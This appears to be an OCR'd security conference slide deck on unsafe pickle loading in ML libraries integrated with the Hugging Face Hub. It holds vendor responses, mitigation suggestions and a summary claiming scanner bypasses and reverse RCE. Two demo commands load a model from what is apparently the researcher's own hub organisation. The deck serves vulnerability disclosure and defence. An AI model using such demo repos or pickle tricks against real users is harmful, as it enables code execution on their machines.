
```
$ python -m rl_zoo3.load_from_hub --algo a2c --env LunarLander-v2 -orga zpbrent -f logs/
$ python -m rl_zoo3.enjoy --algo a2c --env LunarLander-v2  -f logs/
```

Public upon request


Video 1: Demo 1 - RagRetriever



Video 2: Demo 2 – paddle/ErnieTiny




Video 3: Demo 3 – a2c in sb3



Takeaway

Hugging Face Hub



Third-Party Maintainers

End Users

Takeaway

Hugging Face Hub

Who should take the responsibility?

Third-Party Maintainers

End Users

Takeaway

Hi! The reporter uses one of our methods that loads a pickle file, passes it as a malicious pickle file, and then reports that it loads the file. We recommend using the safetensors format instead. Thanks!

Hugging Face Hub


Third-Party Maintainers

End Users

We consider this falls under a supply chain attack on the Huggingface platform. Huggingface should take responsibility for mitigating this phishing attack and filter the malicious pickle files. The use of `pickle.load` itself is not a security issue in our scope. Users should always download and execute trusted models.

Takeaway


Hugging Face Hub




Who should take the responsibility?

Third-Party Maintainers

End Users



Takeaway




For Hugging Face:

1. Move orange to the black list and add white list by careful review;
2. Disable the automatic download of detected unsafe pickle files;
3. Review third-party libraries before integration.

Some Suggestions

Takeaway



For Third-Party Maintainers:

1. Better to not use unsafe pickle.load(s) functions;

2. If pickle.load(s) necessary, white list the inputs.

Some Suggestions

Takeaway

For End Users:

1. Is it possible for all the AI scientists become security experts ?

2. If not, I believe the trust may take minimal effective ☹

Some Suggestions

Black Hat Byte Sounds

For the hub:

Refining the pickle scanning and blocking the automatic downloading for the detected unsafe files rather than only alerting them.

For third-party maintainers:

White listing safe modules as the Pytorch did, in case the use of raw pickle.load(s) is necessary.

For model users:

Running the pre-trained models in sandbox environments.

Thank You

We make our demo HF repos public upon request !

Peng Zhou (zpbrent@gmail.com)
Shanghai University

Summary

1. We find the widespread abuse of unsafe pickle.loads across the integrated ML libraries in Hugging Face (HF) Hub.

2. We disclose kinds of novel tricks to bypass the pickle scanning and thereby enable HF to host malicious pickle files without triggering any/visible alerts.

3. We show how easily it is to exploit some of these unsafe loads for reversed RCE via HF's official usages, and more severely, exhibit the potential to abuse HF as an evil weapon for delivering and propagating pickle malware over ML communities.

Back-up slide